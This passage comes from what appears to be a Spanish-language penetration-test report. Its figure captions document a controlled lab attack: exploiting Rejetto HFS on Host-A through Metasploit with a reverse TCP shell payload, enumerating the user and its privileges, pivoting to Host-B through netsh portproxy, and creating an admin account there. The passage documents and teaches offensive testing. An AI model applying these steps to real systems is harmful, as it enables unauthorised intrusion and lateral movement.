


Fuente. Elaboración propia Nelson Reyes

Nota: La imagen evidencia la carga del módulo rejetto_hfs_exec en Metasploit, configurado para explotar la vulnerabilidad RCE en Host-A..

Figura 32.

Nuevo intento explotación meterpreter




Fuente. Elaboración propia Nelson Reyes

Nota: durante la explotación de HFS, la sesión meterpreter obtenida no cargó la extensión stdapi, lo que limita el uso de comandos avanzados. Esto es común en exploits que usan procesos temporales o payloads staged, se continuó la post-explotación usando el comando shell para ejecutar instrucciones de Windows y documentar la evidencia.”

Figura 33.

Nuevo ingreso msfconsole




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen presenta la consola de Metasploit lista para ejecutar el exploit, con configuración limpia y estable.

Figura 34.

Comando acceso rejetto_hfs_exec




Fuente. Elaboración propia Nelson Reyes

Nota: se detallan los parámetros del exploit: IPs, puertos y payload windows/shell/reverse_tcp, listos para lanzar la explotación.

Figura 35.

Ejecución para apertura sesiones




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el proceso de entrega del payload y la apertura exitosa de una sesión de shell remoto en Host-A.

Figura 36.

Verificación sesiones abiertas y cerradas




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen evidencia múltiples intentos de conexión hasta estabilizar la sesión, lo que es común en exploits con payloads stage.

Postexplotación (Host-A)

Figura 37.

Comando whoami y hostname




Fuente. Elaboración propia Nelson Reyes

Nota: se verifica el nombre del host y el usuario activo en Host-A, confirmando el contexto de ejecución de la shell obtenida.

Figura 38.

Verificación información host – A, desde Parrot




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el detalle de las interfaces de red en Host-A, confirmando la presencia de las IPs 192.168.0.22 y 10.10.10.3.

Figura 39.

Comando información usuario




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen presenta el SID del usuario activo en Host-A, útil para evaluar el alcance de los privilegios.

Figura 40.

Continuación información usuario




Fuente. Elaboración propia Nelson Reyes

Nota: se detallan los grupos a los que pertenece el usuario, incluyendo Usuarios y Administradores si aplica, lo que permite valorar el nivel de acceso.

Figura 41.

Información de privilegios




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra la lista de privilegios habilitados y deshabilitados del usuario, como SeChangeNotifyPrivilege, relevantes para postexplotación.

Figura 42.

Continuación información privilegios




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen complementa la anterior con privilegios adicionales como SeBackupPrivilege, útiles para evaluar posibles escalamientos.

Pivoting / Movimiento lateral hacia Host-B

Figura 43.

Acceso a cmd Host-A desde Parrot y comandos pivoting




Fuente. Elaboración propia Nelson Reyes

Nota: se muestra el uso de netsh interface portproxy en Host-A para redirigir tráfico hacia Host-B, estableciendo el canal de pivoting.

Figura 44.

Comando active




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen presenta la verificación de reglas activas de portproxy, confirmando que el redireccionamiento está funcionando.

Figura 45.

Creación usuario en Host-B desde Parrot a través de Host-A




Fuente. Elaboración propia Nelson Reyes

Nota: se evidencia la ejecución remota de comandos en Host-B a través del túnel, logrando crear una cuenta administrativa efímera.

Figura 46.

Verificación creación de usuario Host-B




Fuente. Elaboración propia Nelson Reyes

Nota: la imagen confirma que la cuenta fue creada exitosamente en Host-B, validando el impacto del movimiento lateral.

Limpieza y remediación (PoC controlada)

Figura 47.

Comando para limpieza creación usuario en host-B

